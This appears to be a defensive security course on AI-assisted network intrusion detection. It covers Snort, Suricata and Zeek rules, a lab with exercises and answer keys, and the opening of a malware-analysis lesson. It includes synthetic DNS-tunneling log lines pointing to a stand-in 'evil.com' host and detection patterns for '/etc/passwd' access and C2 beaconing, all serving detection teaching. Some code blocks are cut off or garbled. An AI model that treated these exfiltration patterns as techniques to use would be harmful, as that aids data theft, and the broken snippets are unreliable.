client = anthropic.Anthropic()

zeek_logs = """
# conn.log excerpt (suspicious host 10.0.1.50)
1705276441.123 10.0.1.50 52341 203.0.113.10 443 tcp ssl 120.50 4200 94200 SF
1705276561.456 10.0.1.50 52342 203.0.113.10 443 tcp ssl 119.80 4100 93100 SF
1705276681.789 10.0.1.50 52350 203.0.113.10 443 tcp ssl 121.20 4300 94800 SF
1705276801.012 10.0.1.50 52358 203.0.113.10 443 tcp ssl 118.90 4050 92900 SF
# dns.log excerpt
1705276440.100 10.0.1.50 52000 10.0.0.1 53 udp dns 0.002 update.legit-software.com A
1705276560.200 10.0.1.50 52001 10.0.0.1 53 udp dns 0.001 update.legit-software.com A
"""
```

Zeek dns.log: Tunneling Detection

```
# Normal DNS queries in dns.log
1705276440.100 10.0.1.22 10.0.0.1 53 www.google.com      A      NOERROR 142.250.80.46
1705276440.200 10.0.1.22 10.0.0.1 53 cdn.jsdelivr.net    AAAA   NOERROR 2606:4700::6810:...
1705276441.500 10.0.1.23 10.0.0.1 53 api.github.com      A      NOERROR 140.82.121.5

# DNS tunneling in dns.log (note: long encoded subdomains, TXT records)
1705276440.100 10.0.1.50 10.0.0.1 53 aGVsbG8gd29ybGQ.t.evil.com      TXT    NOERROR
1705276440.150 10.0.1.50 10.0.0.1 53 dGhpcyBpcyBleGZpbA.t.evil.com   TXT    NOERROR
1705276440.200 10.0.1.50 10.0.0.1 53 dHJhdGVkIGRhGEgZnJvbQ.t.evil.com TXT    NOERROR
1705276440.250 10.0.1.50 10.0.0.1 53 dGhlIGNvbXB5b21pc2VkIGhvc3Q.t.evil.com TXT    NOERROR
```

Red flags: All queries go to subdomains of `t.evil.com`; all use `TXT` records; subdomain labels are base64-encoded; query rate is 20/second from single host.

Building Detection Playbooks with AI

A detection playbook documents **what** to detect, **how** to detect it, and **what to do** when an alert fires.

```
playbook:
  name: "DNS Tunneling Detection"
  id: PB-NET-005
  mitre_attack: T1071.004 # Application Layer Protocol: DNS
  severity: HIGH

  detection_sources:
    - zeek_dns_log:
        query: |
          dns.log | where query_length > 50
                  | where record_type in ["TXT", "NULL", "CNAME"]
                  | stats count by src_ip, parent_domain
                  | where count > 50
    - suricata_rule: "sid:2024070"
    - ml_model: "dns_tunneling_classifier_v2"
```

Generating Playbooks with AI

```
import anthropic

client = anthropic.Anthropic()

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=4096,
    messages=[{"role": "user", "content": ""Create a detection playbook for
lateral movement via SMB/PsExec in a Windows network.

Include:
1. MITRE ATT&CK mapping
2. Snort/Suricata rules
3. Zeek log queries
4. Windows Event Log correlation
```

Playbook Library

Build a library of playbooks for each MITRE ATT&CK technique relevant to your environment. AI can generate the initial draft; your team validates and tunes based on real alert data.

False Positive Management

High false positive rates cause **alert fatigue** — the number one enemy of effective detection.
Tuning is an ongoing process.

Common Sources of False Positives

Detection Rule	False Positive Source	Tuning Strategy
Port scan detection	Vulnerability scanners (Nessus, Qualys)	Whitelist scanner IPs
DNS tunneling	CDN subdomains, DKIM records	Allowlist known CDN domains
C2 beacon detection	Software update checks, NTP	Exclude known update servers
Brute force alert	Service accounts, monitoring tools	Separate thresholds per source type
DDoS detection	Legitimate traffic spikes (sales events)	Dynamic baselines by time of day

Alert Tuning with AI

```
import anthropic, json

client = anthropic.Anthropic()

alert_data = {
    "rule": "sid:2024070 - DNS Tunneling Long Subdomain",
    "total_alerts_7d": 2847,
    "unique_sources": 12,
    "top_triggering_domains": [
        {"domain": "*.cdn.cloudflare.com", "count": 1200, "known_legitimate": True},
        {"domain": "*.dkim.amazonses.com", "count": 890, "known_legitimate": True},
        {"domain": "*.t.evil-c2.xyz", "count": 450, "known_legitimate": False},
        {"domain": "*.update.corp-tool.internal", "count": 307, "known_legitimate": True}
    ],
    "true_positive_rate": "15.8%"
}
```

Suricata Suppress & Threshold Tuning

```
# /etc/suricata/threshold.config

# Suppress DNS tunneling alerts for known CDN domains
suppress gen_id 1, sig_id 2024070, track by_src, ip 10.0.1.100
suppress gen_id 1, sig_id 2024070, track by_src, ip 10.0.1.101

# Rate-limit noisy scan detection to 1 alert per source per hour
threshold gen_id 1, sig_id 2024030, type limit, \
  track by_src, count 1, seconds 3600

# Raise threshold for brute force on bastion hosts (expected auth volume)
threshold gen_id 1, sig_id 2024040, type both, \
  track by_src, count 50, seconds 60


# Event filter: only alert on SSH brute force if >20 unique users attempted
```

Tuning Best Practices

Never disable a rule entirely. Suppress by known-good IPs or raise thresholds. Review suppression lists monthly. Track true-positive rate per rule over time.

Complete Detection Pipeline

Network Traffic



MITRE ATT&CK Coverage Map

Map your detection rules to ATT&CK techniques to identify coverage gaps.

Technique	ID	Our Detection	Coverage
Network Service Scanning	T1046	SYN/XMAS scan rules + conn.log S0 count	Strong
Brute Force	T1110	SSH/FTP/HTTP threshold rules	Strong
Network DoS	T1498	SYN flood + DNS amp rules + volume anomaly	Strong
Application Layer Protocol: DNS	T1071.004	DNS tunneling rules + entropy classifier	Strong
Encrypted Channel (C2)	T1573	JA3 hash + beacon periodicity + ML	Moderate
Proxy: Multi-hop Proxy	T1090.003	TTL analysis + geo-hop detection	Weak
Data Exfiltration over C2	T1041	Byte volume anomaly on C2 channels	Moderate

Notes: Use MITRE ATT&CK Navigator to visualize your detection coverage heat map and prioritize gaps.

CTF Challenge: Network Traffic Detection

Scenario: You are a SOC analyst. A PCAP capture from the last 24 hours contains multiple attack patterns hidden among normal traffic. Write detection rules to catch them all.

Challenge Rules

- You will receive a PCAP file and a set of Zeek logs
- Write Snort/Suricata rules that detect each attack with **zero false positives** on the provided normal traffic
- Each correctly detected attack pattern earns points
- Bonus points for rules that are **general enough** to catch variants

Attack Patterns to Find

1. **SYN scan** from an external host targeting the DMZ
2. **SSH brute force** followed by successful login
3. **DNS tunneling** exfiltrating data to an external domain

4. **C2 beacon** over HTTPS with regular 300-second intervals

5. **DDoS amplification** using DNS reflection

CTF Challenge: Expected Deliverables

```
# Your submission: detection_rules.rules
# Must contain valid Snort/Suricata rules for each attack

# Rule 1: SYN Scan Detection
alert tcp $EXTERNAL_NET any -> $DMZ_NET any (
  msg:"CTF-02 SYN Scan Detected";
  flags:S,12;
  # YOUR LOGIC HERE: threshold, tracking
  sid:9000001; rev:1;
)

# Rule 2: SSH Brute Force
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (
  msg:"CTF-02 SSH Brute Force";
  # YOUR LOGIC HERE
```

Scoring

Criterion	Points
Each attack pattern detected (x5)	20 pts each

Criterion	Points
Zero false positives on normal traffic	25 pts bonus
Generalized rules (catch variants)	15 pts bonus
AI-assisted analysis writeup	10 pts bonus

Using AI to Solve Detection CTFs

```
import anthropic

client = anthropic.Anthropic()

# Step 1: Feed Zeek logs to AI for pattern identification
zeek_excerpt = open("challenge_conn.log").read()[:8000]

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=4096,
    messages=[{"role": "user", "content": f"""\n\nYou are a SOC analyst in a CTF.
Analyze these Zeek conn.log entries and identify all suspicious patterns.
For each pattern, specify:
1. Type of attack
2. Source and destination IPs involved\n\n"""}
```

Pro Tip

Feed the AI both suspicious and normal traffic samples. Ask it to explain **why** each rule will not fire on the normal traffic. This builds confidence in your detection logic.

Key Takeaways

- **Layer your defenses:** Signature detection (Snort/Suricata) catches known threats; anomaly detection (ML models) catches the unknown
- **Baselines are essential:** You cannot detect deviations without knowing what normal looks like
- **Zeek logs are gold:** Structured network metadata enables powerful AI-driven analysis
- **AI accelerates rule writing:** Generate candidate rules from natural language, then validate against real traffic
- **Tuning never stops:** False positives degrade detection; continuously refine thresholds and suppressions
- **Map to ATT&CK:** Know your coverage gaps and prioritize detection development
- **Playbooks save time:** Document detection logic, triage steps, and response actions for every rule category

Notes: Next lesson we will build on these network detection skills with log analysis and SIEM correlation using AI.

Resources & Further Reading

- **Snort 3 Documentation:** snort.org/documents
- **Suricata Rule Writing:** docs.suricata.io/en/latest/rules/
- **Zeek Documentation:** docs.zeek.org
- **Emerging Threats Rules:** rules.emergingthreats.net
- **MITRE ATT&CK:** attack.mitre.org
- **Security Onion:** securityonionsolutions.com
- **CIC-IDS Dataset:** Labeled network intrusion detection dataset for ML training
- **PCAP repositories:** malware-traffic-analysis.net, netresec.com/pcap

⚠ Educational Use Only

Network detection techniques are for defensive security training and CTF competitions. Deploy IDS/IPS only on networks you are authorized to monitor.

Network Intrusion Detection with AI

Defensive Context: The tools and techniques in this lesson are intended for authorized network defense and security monitoring. Always operate within your organization's policies and applicable laws. Deploy detection systems only on networks you are authorized to monitor.

IDS vs IPS: Understanding the Difference

An **Intrusion Detection System (IDS)** passively monitors network traffic or host activity and generates alerts when it identifies suspicious behavior. It sits alongside the traffic flow, analyzing copies of packets without interfering with them. Think of it as a security camera: it observes and records, but it does not physically stop an intruder.

An **Intrusion Prevention System (IPS)** goes a step further. It sits inline with the traffic flow — directly in the path between source and destination — and can actively block, drop, or modify packets that match malicious signatures or anomalous patterns. An IPS is the security guard who can physically intervene.

Aspect	IDS	IPS
Placement	Out-of-band (passive tap or mirror port)	Inline (directly in traffic path)
Action	Alerts only	Alerts and blocks/drops
Latency impact	None	Adds slight latency
Risk of disruption	Low — cannot break connectivity	Higher — false positives can block legitimate traffic
Use case	Monitoring, forensics, threat hunting	Active defense, automated response

Many modern tools operate in both modes. Suricata, for example, can function as a passive IDS or be deployed inline as an IPS. The choice depends on your risk tolerance, network architecture, and operational maturity. Organizations often start with IDS to understand their traffic patterns before graduating to IPS mode.

Signature-Based vs Anomaly-Based Detection

Detection engines use two fundamental approaches, and understanding both is essential for effective network defense.

Signature-based detection compares network traffic against a database of known attack patterns. Each signature describes a specific sequence of bytes, protocol behavior, or packet structure associated with a known threat. This approach is fast, precise, and produces few false positives — but it is blind to novel attacks. If a threat does not match an existing signature, it passes through undetected.

Anomaly-based detection builds a statistical model of "normal" network behavior and flags deviations from that baseline. It can catch zero-day attacks and novel threats that signature-based systems miss. The tradeoff is a higher false positive rate, especially during initial deployment when the baseline is still being calibrated. Unusual but legitimate events — a software update, a new service, seasonal traffic spikes — can trigger false alerts.

In practice, the best defense layers both approaches. Signatures catch the known threats with high confidence, while anomaly detection provides coverage against the unknown. AI and machine learning are particularly powerful for anomaly-based detection, as we will explore later in this lesson.

Network IDS Tools: Snort, Suricata, and Zeek

Snort

Snort is the original open-source network IDS, created by Martin Roesch in 1998. It pioneered the rule-based detection model that every subsequent NIDS adopted. Snort operates in three modes: sniffer (packet display), packet logger, and network intrusion detection. Its rule language has become a de facto standard — most commercial IDS/IPS products can import Snort rules.

Suricata

Suricata, developed by the Open Information Security Foundation (OISF), is a multi-threaded IDS/IPS engine that is largely compatible with Snort rules but adds native support for multi-threading, file extraction, TLS/JA3 fingerprinting, and HTTP/2 parsing. Its performance on modern multi-core hardware significantly exceeds single-threaded Snort. Suricata also outputs structured JSON logs (EVE JSON), making it far easier to integrate with SIEMs and analysis pipelines.

Zeek (formerly Bro)

Zeek takes a fundamentally different approach. Rather than matching packets against signatures, Zeek is a network analysis framework that generates rich, structured logs describing every connection, DNS query, HTTP request, SSL certificate, and file transfer it observes. Zeek's scripting language allows you to write custom analyzers that correlate events across multiple connections and protocols. It excels at metadata analysis and threat hunting rather than real-time alerting.

Writing Snort/Suricata Rules

A Snort/Suricata rule consists of two parts: a **header** and **options**. The header defines the action, protocol, source/destination addresses, and ports. The options (enclosed in parentheses) specify the detection logic.

```
# Rule structure:
# action protocol src_ip src_port -> dst_ip dst_port (options)

# Alert on any HTTP request containing "/etc/passwd" in the URI
alert http $HOME_NET any -> $EXTERNAL_NET any (
    msg:"Possible LFI - /etc/passwd in URI";
    flow:to_server,established;
    http.uri;
    content:"/etc/passwd";
    classtype:web-application-attack;
    sid:1000001;
    rev:1;
)

# Detect SSH brute force - multiple failed logins
alert ssh $EXTERNAL_NET any -> $HOME_NET 22 (
```

```

    msg:"Potential SSH brute force attempt";
    flow:to_server,established;
    threshold:type both, track by_src, count 5, seconds 60;
    classtype:attempted-admin;
    sid:1000002;
    rev:1;
)

# Detect DNS exfiltration - unusually long subdomain queries

```

Key rule options include `content` (byte matching), `pcre` (regex matching), `flow` (connection direction and state), `threshold` (rate limiting), and protocol-specific sticky buffers like `http.uri`, `http.header`, and `dns.query` that constrain matching to specific parts of the parsed protocol.

Suricata YAML Configuration

Suricata's behavior is controlled by a YAML configuration file. Here is a representative excerpt showing key detection settings:

```

# suricata.yaml - key detection settings
vars:
  address-groups:
    HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"
    EXTERNAL_NET: "!$HOME_NET"

default-rule-path: /etc/suricata/rules
rule-files:
  - suricata.rules
  - local.rules
  - ai-generated.rules

af-packet:
  - interface: eth0
    cluster-id: 99
    cluster-type: cluster_flow
    defrag: yes

outputs:
  - eve-log:
      enabled: yes
      filetype: regular

```

```
filename: eve.json
types:
  - alert:
      tagged-packets: yes
```

Zeek Scripting for Network Analysis

Zeek scripts let you define custom detection logic that correlates events across protocols and connections. Here is an example that detects potential DNS tunneling by tracking query lengths per source IP:

```
@load base/frameworks/notice

module DNSTunnel;

export {
  redef enum Notice::Type += {
    DNS_Tunnel_Detected
  };

  # Threshold: flag if average query length exceeds this
  const avg_query_len_threshold = 40 &redef;
  const min_queries = 20 &redef;
}

global dns_query_tracker: table[addr] of vector of count;

event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qdcount: count)
{
  local src = c$id$orig_h;

  if ( src !in dns_query_tracker )
    dns_query_tracker[src] = vector();

  dns_query_tracker[src] += |query|;

  if ( |dns_query_tracker[src]| >= min_queries )
```

Network Traffic Baselines and Deviation Detection

Effective anomaly detection requires a solid understanding of what "normal" looks like. A **traffic baseline** captures typical patterns over time: average bandwidth, common protocols, peak usage hours, standard DNS query volumes, and expected connection durations. Deviations from this baseline — a sudden spike in outbound DNS traffic at 3 AM, an internal host connecting to an unusual country, or a server making thousands of short-lived connections — can indicate compromise.

Building a reliable baseline takes time (typically two to four weeks of data) and must account for regular business cycles. Machine learning models, particularly unsupervised techniques like isolation forests, autoencoders, and clustering algorithms, are well-suited for learning these baselines and flagging outliers.

Packet Inspection: Deep vs Metadata

Deep Packet Inspection (DPI) examines the full payload of every packet, including application-layer data. It can detect malicious content embedded in HTTP responses, command-and-control instructions hidden in DNS TXT records, or data exfiltration within encrypted tunnel payloads. DPI is thorough but computationally expensive and increasingly challenged by widespread TLS encryption.

Metadata analysis focuses on connection-level attributes without inspecting payloads: source/destination IPs, ports, timestamps, byte counts, packet counts, protocol flags, TLS certificate details, and JA3/JA3S fingerprints. Metadata analysis scales better, works even with encrypted traffic, and can detect many threats through behavioral patterns alone. Zeek's entire philosophy is built on this approach.

The trend in modern network defense is to combine both: use DPI where possible (decrypted traffic, internal segments) and rely on metadata analysis for encrypted flows.

AI-Enhanced Detection

Machine learning brings several capabilities to network intrusion detection that traditional rule-based systems cannot match:

- **Unsupervised anomaly detection** — Models like isolation forests and autoencoders learn normal traffic patterns and flag statistical outliers without

labeled training data.

- **Supervised classification** — Given labeled datasets of benign and malicious traffic (such as the CICIDS or UNSW-NB15 datasets), classifiers like random forests or gradient-boosted trees can achieve high accuracy on known attack categories.
- **Clustering** — Grouping similar network flows reveals attack campaigns, lateral movement patterns, and coordinated scanning activity.
- **LLM-assisted rule generation** — LLMs like Claude can generate, refine, and explain Snort/Suricata rules from natural language threat descriptions, dramatically accelerating rule development.

Python for Alert Parsing and Analysis

Suricata's EVE JSON logs are straightforward to parse with Python. The following script reads alerts, groups them by signature, and uses Claude to prioritize the findings:

```
import json
from collections import Counter
import anthropic

def parse_eve_alerts(eve_path: str) -> list[dict]:
    """Parse Suricata EVE JSON log and extract alerts."""
    alerts = []
    with open(eve_path) as f:
        for line in f:
            event = json.loads(line)
            if event.get("event_type") == "alert":
                alerts.append({
                    "timestamp": event["timestamp"],
                    "src_ip": event.get("src_ip"),
                    "dest_ip": event.get("dest_ip"),
                    "src_port": event.get("src_port"),
                    "dest_port": event.get("dest_port"),
                    "proto": event.get("proto"),
                    "signature": event["alert"]["signature"],
                    "severity": event["alert"].get("severity", 3),
                    "category": event["alert"].get("category", "Unknown"),
                })
    return alerts
```

```
def summarize_alerts(alerts: list[dict]) -> dict:
```

Alert Triage and False Positive Management

Raw IDS alerts are noisy. A typical Suricata deployment on a medium-sized network can generate thousands of alerts per day, and the vast majority are false positives or low-priority informational events. Effective triage requires a structured approach:

1. **Severity filtering** — Focus first on severity 1 (high) alerts. Severity 2 and 3 alerts are reviewed in bulk or during scheduled threat hunts.
2. **Contextual enrichment** — Correlate alerts with asset inventories, vulnerability scan results, and threat intelligence feeds. An alert for an Apache exploit against a server running Nginx is a false positive.
3. **Suppression rules** — For known false positives that recur, add Suricata suppression directives rather than deleting the rule entirely. This preserves coverage while reducing noise.
4. **Threshold tuning** — Adjust `threshold` and `rate_filter` settings so that low-severity, high-volume signatures generate summaries rather than individual alerts.
5. **AI-assisted triage** — Use LLMs to explain unfamiliar signatures, correlate alert clusters, and recommend investigation priorities.

Using Claude for Detection Engineering

Claude can accelerate several detection engineering workflows. You can describe a threat scenario in natural language and ask Claude to generate a Suricata rule, explain what an existing rule does, suggest improvements for coverage gaps, or analyze a PCAP summary to identify indicators of compromise. For example:

```
import anthropic

client = anthropic.Anthropic()

# Generate a detection rule from a threat description
message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=1024,
    messages=[{
```



```

        "role": "user",
        "content": (
            "Write a Suricata rule to detect potential C2 beaconing behavior:  

            "an internal host making HTTP GET requests to the same external IP  

            "at regular intervals (every 60 seconds +/- 5 seconds), with small  

            "response sizes under 1KB. Include comments explaining each option  

        )
    }
}

print(message.content[0].text)

```

Key Insight: AI-generated rules should always be tested against representative traffic captures before deployment. Use tools like `suricata -r capture.pcap` to replay PCAPs against new rules and verify both detection accuracy and false positive rates. LLMs can produce syntactically correct rules that are logically flawed — human review remains essential.

Key Takeaways

Network intrusion detection is the frontline of blue team defense. Combining signature-based precision with AI-powered anomaly detection creates a layered defense that catches both known and novel threats.

- IDS monitors and alerts; IPS monitors, alerts, and blocks. Start with IDS to learn your traffic before enabling inline prevention.
- Signature-based detection handles known threats; anomaly-based detection catches the unknown. Layer both approaches.
- Snort, Suricata, and Zeek each serve different roles: Snort/Suricata for rule-based alerting, Zeek for deep metadata analysis and threat hunting.
- Master Snort/Suricata rule syntax — it is the lingua franca of network detection engineering.
- Machine learning models excel at learning traffic baselines and flagging deviations that rules cannot anticipate.

- Alert triage is as important as detection. Without effective false positive management, critical alerts drown in noise.
- Use Claude to generate rules, explain alerts, triage findings, and accelerate detection engineering workflows.

Self-check: Can you explain the difference between IDS and IPS deployment modes? Can you write a basic Snort/Suricata rule from scratch? Can you describe how an isolation forest would detect anomalous network traffic? Can you outline a strategy for managing false positives in a production Suricata deployment?

Download Files

These files contain synthetic network data for the IDS challenges. All files are plain text (.txt) and safe to open.

↓ [snort-alerts.txt](#) ~13 KB

↓ [pcap-summary.txt](#) ~15 KB

↓ [network-baseline.txt](#) ~1 KB

↓ [anomaly-traffic.txt](#) ~1 KB

Lab Guide

Four exercises: Snort alert triage, pcap summary analysis, baseline-vs-anomaly comparison, and rule writing — turn network data into detections with AI.

Authorized Use Only

All pcap summaries and alerts are **synthetic**. Do not replay or resend any traffic from these files to real hosts.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `nids-lab/`
- Familiarity with: TCP/IP, common ports, Snort/Suricata rule syntax, tshark output

Lab Scenario

AcmeCorp's Suricata sensor flagged a burst of alerts overnight. You have the alert dump, a tshark summary of the surrounding pcap, a known-good baseline of the network, and a list of anomaly traffic samples. Your job: separate true positives from noise, rebuild the attack path, and harden detection.

Download Lab Files

Save all 4 files into a folder named `nids-lab/` before starting the exercises.

↓ [anomaly-traffic.txt](#) ~1 KB

↓ [network-baseline.txt](#) ~1 KB

↓ [pcap-summary.txt](#) ~16 KB

↓ [snort-alerts.txt](#) ~14 KB

Exercise 1 — Snort Alert Triage

Open [snort-alerts.txt](#). NIDS output is 90% noise — you need to find the 10% that matters.

Task 1.1 — Separate signal from noise

Below are Snort/Suricata alerts. For each unique SID, determine:

1. Is this a known noisy rule (policy/info) or a high-fidelity attack signature?
2. Source / destination / port / protocol — do the directions make sense?
3. Is the destination an asset that SHOULD receive this traffic?
4. Cluster alerts by source IP and goal (scan / exploit / C2).
5. Flag any alert that correlates with known-bad IOCs (pastebin, Tor, known C2 ranges).
6. Rank by: confidence the alert is real x business impact.

Output:

- Top 5 true positives with severity and MITRE technique
- Noise list (rules to tune down)
- One rule to ADD based on coverage gaps

[paste snort-alerts.txt]

✓ **Self-check: Your top-5 list should have concrete IPs and a confidence rating, not just rule names.**

Exercise 2 — PCAP Summary Analysis

Open `pcap-summary.txt`. This is a tshark/zeek summary of the packet capture around the alerts.

Task 2.1 — Reconstruct the sessions

Below is a pcap summary (flows, HTTP requests, DNS queries, TLS handshakes). Analyze:

1. Top talkers (by bytes, by flow count).
2. Unusual flows: internal -> external to high ports, small heartbeat-sized flows, DNS to non-corporate resolvers.
3. HTTP findings: suspicious user-agents, beaconing intervals, POST to IP-literal URLs.
4. DNS findings: DGA-like names, long/random subdomains (exfil tunnel), TXT lookups, NXDOMAIN bursts.
5. TLS findings: self-signed certs, mismatched SNI vs. cert CN, JA3 fingerprints matching known tools.
6. Any plaintext protocols (Telnet, FTP, HTTP with creds).

For each finding map to MITRE ATT&CK (Command & Control, Exfiltration, or Discovery).

[paste pcap-summary.txt]

✓ **Self-check: You should find at least one C2 candidate with a specific beacon interval or DNS pattern.**

Exercise 3 — Baseline vs Anomaly

Open `network-baseline.txt` and `anomaly-traffic.txt`. The baseline is "normal". The anomaly file is the delta.

Task 3.1 — Statistical anomaly detection

I have a network baseline (normal traffic per hour) and an anomaly sample (current hour). Compare and identify:

1. Ports that appeared in anomaly but not baseline.
2. Destinations with >3x normal volume.
3. New external IPs/ASNs never seen before.
4. Protocols that shifted ratio (e.g., DNS jumped 10x).
5. Time-of-day violations (heavy traffic in off-hours).

Explain each delta: is it benign (backup job, patch Tuesday) or malicious (exfil, scan, C2)?

Output: a ranked anomaly list with confidence and suggested containment.

[baseline]

[paste network-baseline.txt]

[anomaly]

[paste anomaly-traffic.txt]

✓ **Self-check: At least one anomaly should be confidently attributed to a specific attacker behavior.**

Exercise 4 — Write the Detection Rule

Task 4.1 — Snort / Suricata rule authoring

Based on the attack path you reconstructed in exercises 1-3, write ONE high-fidelity Suricata rule that would detect this attack pattern in the future.

Requirements:

- Include: sid, rev, msg, classtype, priority, metadata (mitre_technique_id)
- Use flow, content matches, pcre only if necessary
- Avoid false positives on the baseline traffic
- Include a comment explaining the logic
- Estimate the FP rate per day on a 10k endpoint network

Then write a corresponding Sigma rule (source: network) so the logic can be ported to other NIDS/SIEMs.

✓ Self-check: Your rule should reference specific content bytes, not just "any any any". A weak rule is worse than no rule.

Final Exercise — Coverage Gap Analysis

Task 5.1 — What the NIDS missed

Given the attack you reconstructed:

1. Which stage of the kill chain was DETECTED by NIDS?
2. Which stage was MISSED?
3. What sensor / rule / log source would have caught the missed stage?
4. Write a prioritized coverage-improvement list (3 items).

Format as a 1-page detection engineering report.

✓ Self-check: You should be able to name at least one kill-chain stage that NIDS cannot see (e.g., encrypted C2, endpoint-local actions).

What's Next

Lesson 03 moves from network to **malware analysis** — sandbox reports, hashes, strings, and YARA.

Homework

Take your NIDS skills beyond the lab: build a rule pack, benchmark against a SOC dashboard, and automate one piece of the triage.

Task 1 — Rule Pack

Objective: Write 3 high-fidelity Suricata rules from the lab findings.

Instructions:

- One protocol-anomaly rule, one content-match rule, one flowbits rule chaining two conditions
- Each must have: sid (start from 5000000), rev, msg, classtype, metadata
- Test the logic against your baseline file from Exercise 3 — confirm no match

Deliverable: `custom-rules.rules` file with 3 commented Suricata rules.

Task 2 — Coverage Map

Objective: Produce a MITRE ATT&CK Navigator-style coverage map for network detections.

Instructions:

- List the 10 most important network-observable techniques
- For each, mark: detected / partial / missed
- Explain why the missed ones are missed

Deliverable: A markdown table with 10 techniques and an exec summary paragraph.

Task 3 — Automation Script

Objective: Write a short Python script that parses a Suricata alert JSON file and produces the exact report format you used in Exercise 1.

Instructions:

- Read JSON lines
- Group by SID and source IP
- Emit a markdown summary with top 5 clusters
- Unit test it on a fake event

Deliverable: A `nids-triage.py` script and a sample output.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Snort Alert Triage

Noise examples: policy-info rules like "ET INFO Observed DNS Query", GPL ICMP echo rules, TLS self-signed alerts on development subdomains. Real alerts: any rule flagging a known exploit CVE, rules with `established` flow to an internal asset, or ET MALWARE rules correlating with a known C2 IP. Cluster by `src_ip` + `classtype`. Top 5 should each have a specific asset and a MITRE technique.

Exercise 2 — PCAP Summary Analysis

Look for periodic HTTP POSTs of identical size (beacon), DNS queries with high-entropy subdomains (tunnel), and TLS with SNI not matching cert CN (MITM or malware). A beacon interval around 60s with 5s jitter is classic Cobalt Strike default. Map to T1071.001 (web protocols), T1071.004 (DNS), T1573 (encrypted channel).

Exercise 3 — Baseline vs Anomaly

Expect new destinations to IP ranges never in the baseline, a 10x DNS volume spike, and port 4444 or 8080 that were not in the baseline at all. Off-hours activity (02:00-05:00) from a workstation is highly suspect.

Exercise 4 — Write the Detection Rule

Sample Suricata rule:

```
alert http any any -> $EXTERNAL_NET any (msg:"BEACON Suspicious 60s peric
```

Final Exercise — Coverage Gap Analysis

NIDS detects initial-access and discovery stages. It misses: endpoint-local actions (credential theft from LSASS), fully encrypted C2 with valid certs, and DNS exfil below threshold volumes. Coverage improvement: EDR for endpoint, TLS decrypt or JA3 fingerprints, DNS sinkhole for known-bad domains.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Rule Pack

Expect 3 rules that actually test against the baseline without firing. Bonus: flowbits-chained rule correlating scan + exploit attempts.

Task 2 — Coverage Map

Typical gaps: T1048 (exfil over alt protocol), T1572 (protocol tunneling), T1090.002 (external proxy). These are hard for NIDS alone and usually need a proxy/DNS sensor.

Task 3 — Automation Script

A 40-line Python script reading Suricata eve.json, using

`collections.defaultdict` keyed on `(src_ip, signature_id)`, emitting a markdown table. Unit test with a fake event dict.

Lesson 03: Malware Detection & Classification

Malware Detection & Classification

From static signatures to AI-powered analysis — building the defender's toolkit for identifying, classifying, and writing detection rules for malicious software.

⚠ Educational Use Only

Malware analysis techniques are for defensive security research and CTF competitions only. Handle malware samples only in isolated environments. Never create or distribute malware for malicious purposes.

Blue Team

Malware Analysis

YARA

AI-Assisted Detection

Threat Intel

Why Malware Analysis Matters

- **560,000+ new malware samples** detected daily by AV-TEST Institute
- **Incident response** — understanding what happened and how far the compromise spread
- **Detection engineering** — writing signatures and rules to catch variants
- **Threat intelligence** — attributing campaigns and tracking adversary TTPs
- **CTF competitions** — reverse engineering challenges require rapid triage and classification

The Defender's Dilemma

Attackers need to succeed once. Defenders need to detect every variant. AI helps us scale detection to match the volume.

Malware Taxonomy

Type	Propagation	Primary Objective
Virus	Infects files; requires host execution	Code injection, corruption
Worm	Self-replicating over networks	Lateral movement, spreading
Trojan	Disguised as legitimate software	Backdoor access, data theft
Ransomware	Phishing, exploits, RDP brute force	Encrypt files, extort payment
Rootkit	Exploit or bundled install	Persist at kernel/boot level
RAT	Phishing, trojanized apps	Remote control, surveillance
Cryptominer	Exploit, supply chain, trojan	Steal CPU/GPU for mining

Malware Taxonomy — Deeper Look

Ransomware Families

- **LockBit 3.0** — RaaS model, double extortion
- **BlackCat/ALPHV** — Rust-based, cross-platform
- **Cl0p** — MOVEit zero-day exploitation
- **Royal/BlackSuit** — targets enterprise, partial encryption

RAT Examples

- **Cobalt Strike Beacon** — widely used in red/blue team
- **AsyncRAT** — open-source, heavily modified
- **Remcos** — commercial "remote admin" tool
- **ShadowPad** — APT-linked modular backdoor

Blended Threats

